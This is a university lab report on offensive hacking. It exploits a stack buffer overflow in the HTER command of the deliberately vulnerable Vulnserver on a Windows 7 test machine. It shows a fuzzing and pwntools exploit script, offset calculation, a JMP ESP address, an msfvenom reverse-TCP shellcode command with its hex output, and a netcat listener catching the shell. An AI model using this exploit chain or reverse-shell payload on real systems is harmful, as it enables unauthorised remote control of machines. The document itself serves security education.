

Sri Lanka Institute of Information Technology

Year 4 – Semester 1

Offensive Hacking Tactical and Strategic

Exploit the HTER() function of the server and gain the reverse shell access in Windows 7 (Buffer Overflow attack)

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Contents

| Introduction | |
|-----------------------|---|
| Tools and environment | 2 |
| Prerequisites | |
| How we do this | |
| Conclusion | |
| Reference | |

Introduction

Vulnserver is a Windows based threaded TCP server application that is designed to be exploited. This document has discussed the way hackers can exploit the HTER() function and gain the access to the target machine. The source will first analyze the target program by using the technique called Fuzzing. After having a good understanding in how the registers work, the source will try to inject the exploit with python.

Tools and environment

The author has used the following list of tools for this demonstration.

- ➤ Kali Linux 2019 (Host machine)
- ➤ Sublime IDE
- > Python 3.7
- > Pwntools and Boofuzz modules
- ➤ Metasploit Msfvenom (Shell code)
- Windows 7 32-bit (Target machine/ Server)
- Vulnserver
- > Immunity Debugger with Mona.py

Prerequisites

- Understanding in Assembly x86
 Understanding in Buffer/ Stack/ Registers
 Python

- FuzzingLinux commands

How we do this

Checking the Vulnserver

Open the command prompt and move into the folder that you have installed the Vulnserver. After that simply run the *vulnserver.exe*. Vulnserver needs its *dll* program to successfully execute. Therefore make sure to put the *exe* and *dll* in the same directory.

```
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\danuja>cd Documents

C:\Users\danuja\Documents>cd Vulnserver

C:\Users\danuja\Documents\Vulnserver.exe
```

Figure 3-1 Installed directory




Figure 3-2 Vulnserver checking for the client connections

IP Address of the target

Open a command prompt and type ipconfig

```
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\danuja>ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

Connection-specific DNS Suffix .:
Link-local IPv6 Address . . . : fe80::187d:c378:61c6:4434%11
IPv4 Address . . . . : 192.168.1.8
Subnet Mask . . . . . . : 255.255.255.0
Default Gateway . . . . : fe80::1%11
192.168.1.1

Tunnel adapter isatap.{6DF78DAD-7140-4F1D-B4E9-960FEA3370FF}:

Media State . . . . . . : Media disconnected
Connection-specific DNS Suffix . :

C:\Users\danuja>
```

Figure 3-3 Target machine details

Fuzzing the application

Now this program is running and we don't know how it is vulnerable or what input/ payload will crash the service. Therefore, to check the behavior of the program we are going to write a python program that will fuzz (Sending in some garbage input/ random data) the application.

```
File Actions Edit View Help

danuja@kali:~/Documents$ mkdir hter

danuja@kali:~/Documents$ cd hter/
danuja@kali:~/Documents/hter$ subl boofuzz_fuzzer.py
```

Figure 3-4 Opening a new python file in Sublime Text editor

```
File Actions Edit View Help
   nuja@kali:~/Documents/hter$ nc 192.168.1.8 9999
Welcome to Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
STATS [stat_value]
RTIME [rtime_value]
LTIME [ltime_value]
SRUN [srun_value]
TRUN [trun value]
GMON [gmon value]
GDOG [gdog_value]
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [lstan value]
EXIT
HTER type anything HTER RUNNING FINE
```

Figure 3-5 Netcat into the target server to check how the target fuction works.

Figure 3-6 boofuzz_fuzzer.py

Debugbing the target program and analyze

Now we have written a script to send a bunch of data to our target server. We can run the script and analyze the way that the target program works.

To analyze the program, before we execute the script from the source machine, we need to open and run our server using a debugger. For that we use Immunity debugger.

Figure 3-7 The program fuzzing the data into the target server




Figure 3-8 We can see the vulnserver.exe has crashed




Figure 8-9 Re-open the target program in Immunity debugger

Analyzing the debugged output

After opening the program in Immunity debugger, we then run again our fuzz script to check the disassembler and the register instruction from the debugger.

Figure 3-10 Re-run the script

Now if we check the registers from the debugger we can see the Extended Instruction Pointer (EIP) value as 0000CCCC which is really odd. Normally if we fuzz into a program we could see other values such as Hex values, but in this case values are not in the Hex format.

Therefore, to further check this, we are going to write a script (Attacker.py) on our own which iventually results to crash this program.

```
Edit Selection Find View Goto Tools Project Preferences
   boofuzz fuzzer.py x
                attacker.py
    #!/usr/bin/env python3
 2
 3
    from pwn import *
 4
 5
    host="192.168.1.8"
 6
    port=9999
    s = remote(host, port)
 9
    payload = b"".join([
10
                   b"HTER ",
11
12
                   b"1"*4000
13
         ])
14
15
    s.send(payload)
    s.interactive()
16
```

Figure 3-11 attacker.py

We are sending 1, 4000 times as our payload. After running this attacker.py script we check our target programs EIP register again.

Figure 3-12 Running attacker.py

Figure 3-13 EIP register has filled with our payload which is 1s

Now we managed to crash trhe program from our payload. But it is odd because it is not getting the hexadecimal representation of the payload (1*4000) here. (The hex value of 1 is 0x31)

We can still track down and figure out where we are overwritting the instruction pointer and we can still actually get into run some shell code.

Track down the breaking point

Now we are going to create a cyclic pattern of 4000 bytes to use as the payload to track where the sweet spot is. To make our life easier we are going to specify an custom alphabet for our cyclic pattern to use. The out put pattern can use to determine that where the actual payload might be.

Figure 3-14 The cyclic pattern of length 4000

Now we can modifie ara attacker.py script, put this as our new payload.

Figure 3-15 attacker.py with cyclic payload

After running this script, we get a new string as our EIP. Therefore, now we can actually test where this new string has located in our generated cyclic pattern.

Figure 3-16 New EIP value with 7B137A13

```
danuja@kali:~/Documents/hter$ pwn cyclic -a 123456789ABCDEF -l 7B137A13
[CRITICAL] Subpattern must be 4 bytes
danuja@kali:~/Documents/hter$ pwn cyclic -a 123456789ABCDEF -l 7A13
2043
danuja@kali:~/Documents/hter$
```

Figure 3-17 Checking the new string value's actual location in our cyclic pattern

When checking the value, the *pwn cyclic* command will only accept an input of 4 bytes. Therefore, we are going to use the latter most half as our input and a matching string can find at 2043.

Now we know our break point index. Now we can go ahead and modify our attacker.py, add A 2043 times and 8 Bs as our new payload.

Figure 3-18 attacker.py

Figure 3-19 New EIP register value

Since we have used only 4 bytes of the pattern, we got 2043 as the index. And if we check the new EIP value now we can see extra 2 As from our 2043 offset have added to the EIP value along with 6 Bs. To fix that issue we can simply deduct 2 bytes from our 2043 offset which is 2041.

```
10 offset = 2041
11 s = remote(host, port)
```

Figure 3-20 Modified offset length

Figure 3-21 EIP with next instructions

Identify the shellcode placement in the buffer

Now we know where the actual break point is. Therefore, we need to figure out how to inject our shellcode into the buffer. To figure out where our input (shellcode) will actually be stored in the program buffer, we re modify the attacker.py script payload with extra values (*Cs*), so we can check the registers/buffer and analyze the data in it and get an idea.

After running the script again, we can see the Stack pointer (ESP) is actually being filled the extra values (In this case Cs) that we are sending after our EIP overwrite.

Figure 3-22 The new ESP value




Figure 3-23 The stack filled with our extra Cs




Figure 3-24 Hexdump representation of the stack

By analyzing the dump, we can see all of our As prior, Bs been our new instruction pointer and all the C values we have are following back.

Making sure that we can controll the buffer

Now what we can do is find some instruction withing the binary that will act as our new instruction pointer and will call that and will have it do something which gives us more control. That means in this case we can control our C buffer with potentially shellcode.

Lets use mona.py to find a jump ESP instruction. WE can now see in our termninal the address of jump instruction.




Figure 3-25 Running Mona.py in Immunity debugger

```
- Output jun product wilnserverviere
- Search complete, processing results
(2) Prepair to control file "junusit"
- (Reserting loof) is discussed.
(3) Prepair to control file "junusit"
- (Reserting loof) is discussed.
(4) Prepair to control file "junusit"
- (Reserting loof) is discussed.
(5) Prepair to control file "junusit"
- (Reserting loof) is discussed.
(6) Preserved of the control file "junusit"
- (Reserting loof) is discussed.
(6) Preserved of the control file "junusit"
- (Reserting loof) is discussed.
(7) Preserved of the control file "junusity"
- (Reserved of the control
```

Figure 3-26 Output of jump instruction addresses.

Now we can copy one of those addresses and use it in our attacker.py as our new EIP. Since we have the problem that bytes we are sending are being interpritted as the actual value, not as their Hex representation. Therefore we need to conver this address to hex in our script.

Figure 3-27 Modified new EIP that converted to Hex

After that we set a break point at our address (0x625011AF) which is that jump ESP instruction. Because now we want to make sure when we send our payload, we will call that, so we will jump to the instruction pointer (ESP) and we reach our C buffer that we know we can control.




Figure 3-28 Setting up the break point

```
STOS BYTE PTR ES:[EDI]
STOS BYTE PTR ES:[EDI]
STOS BYTE PTR ES:[EDI]
SCAS DWORD PTR ES:[EDI]
ADC DWORD PTR DS:[EAX+62],EDX
018AF9D9 AA
018AF9DA AA
018AF9DB
018AF9DC
               AF
018AF9DD
               1150 62
018AF9E0
018AF9E1
               CC
018AF9E2
018AF9E3
                                        ETNI
ETNI
018AF9E4
018AF9E5
018AF9E6
018AF9E7
018AF9E8
018AF9E9
018AF9EA
018AF9EB
              CC
018AF9EC
018AF9ED
018AF9EE
               CC
                                        ETNI
ETNI
018AF9EF
018AF9F0
018AF9F1
018AF9F2
               CC
018AF9F3
018AF9F4
018AF9F5
018AF9F6
              CC
018AF9F7
018AF9F8
018AF9F9
               CC
018AF9FA CC
018AF9FB
018AF9FC
018AF9FD
018AF9FE
Ø18AF9FF
018AFA00
```

Figure 3-28 Proof that we can control the buffer

Finding a payload in Metasploit msfvenom

Now we can go ahead and create a shellcode that we call back to us.

```
nuja@kali:~/Documents/hter$ sudo ifconfig
[sudo] password for danuja:
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.1.13 netmask 255.255.255.0 broadcast 192.1<u>68.1.255</u>
       inet6 fe80::a00:27ff:fe3e:989e prefixlen 64 scopeid 0x20<link>
       ether 08:00:27:3e:98:9e txqueuelen 1000 (Ethernet)
       RX packets 101847 bytes 84358355 (80.4 MiB)
       RX errors 0 dropped 0 overruns 0
       TX packets 183913 bytes 211577624 (201.7 MiB)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
       inet6 ::1 prefixlen 128 scopeid 0x10<host>
       loop txqueuelen 1000 (Local Loopback)
       RX packets 8 bytes 396 (396.0 B)
       RX errors 0 dropped 0 overruns 0
       TX packets 8 bytes 396 (396.0 B)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
 anuia@kali:~/Documents/hter$
```

Figure 3-29 Checking the IP address of our host machine

```
danuja@kali:-/Documents/hter$ msfvenom -p windows/shell_reverse_tcp_LHOST=192.168.1.13 LPORT=4444 -f hex -b "\x00"
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of hex file: 702 bytes
b8d4751683dbc6d97424f45d29c9b15283edfc31450e03917bf476e56c7a78156d1bf0f05c1b6671ceabecd7e340a0c370246de431834bcbc2b8a84a41c3fcac780cf1adbd71f8ff1
6fdafef134b6c84685df479385cd52c3207f5cf9733bcd7f47e766ccef589a4lef52689ae04345e09f774d2668a35fd1950d3e5b31343c142f7128249bc51cc4d43b56769c838a7fb
8ale63a7493e320d03f3f24eee0e52f05f34f97724c399a86c8555afffbefa69597f12738060f4a974fe0b5285d7f70f6054ff926b8f06f31ldfa8acd18f08ldbac568d42ae64cef71ldd7d
42e1cdabc2c1ef560b8f89f88ec530830b52fa9bd634ae93680aba4beedbf514fb89df450f18d9d5ffa91eb2cea3ca2e681ae8b2ec65a868cd6831fc694f213871cb159424
85c3529f67bd0c4c2e29c8bef12fd5ea87cf6443def04903d689b7b319407cc353c8d54c3a996711bd74ab2c3e7c54cb5ef55197d8e62b888c089fa984
danuja@kali:-/Documents/hter$
```

Figure 3-30 Generated payload in Hex format

Injecting the shellcode

Now we have the payload. Now we can use this payload in our attacker.py as the payload inside our *C* buffer. We should also add a little bit of padding.

Figure 3-31 Modified payload with padding

Now we should be able to execute this script and get reverse shell back on us on port 4444. Therefore we can listen on port 4444 while executing the attacker.py script.

```
danuja@kali:-/Documents/hter$ python3 attacker.py
[+] Opening connection to 192.168.1.8 on port 9999: Done
[*] Switching to interactive mode
Welcome to Vulnerable Server! Enter HELP for help.

* Switching to interactive mode
Welcome to Vulnerable Server! Enter HELP for help.

* S 

danuja@kali:-/Documents/hter$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.1.13] from (UNKNOWN) [192.168.1.8] 49201
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\danuja\Documents\Vulnserver>

C:\Users\danuja\Documents\Vulnserver>
```

Figure 3-32 The successful reverse shell access

```
danuja@kali:~/Documents/hter$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.1.13] from (UNKNOWN) [192.168.1.8] 49201
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Users\danuja\Documents\Vulnserver>whoami
whoami
danuja-pc\danuja
```

Figure 3-33 Proof that the attack was successfully executed

Conclusion

Vulnserver is a intentionally vulnerable TCP server. In this document we have discussed how we can exploit one of its vulnerable functions HTER(). For the exploit we did use the knowledge of Asemblyx86/Registers and how the stack works. And also, to find the shellcode we did use the Metasploit model msfvenom.

After a successful execution of the attack we were able to gain the full reverse shell access back to us which we used to control the target machine.

For this demonstration, two tutorials have been referred. This is a combination of two different techniques that were used by two tutors.

Reference

 $\frac{https://medium.com/bugbountywriteup/windows-based-exploitation-vulnserver-trun-command-buffer-overflow-707 faa 669 b4 c}{}$

https://samsclass.info/127/proj/vuln-server.htm

https://boofuzz.readthedocs.io/en/stable/user/quickstart.html

https://docs.python.org/2/library/binascii.html

https://docs.pwntools.com/en/stable/util/cyclic.html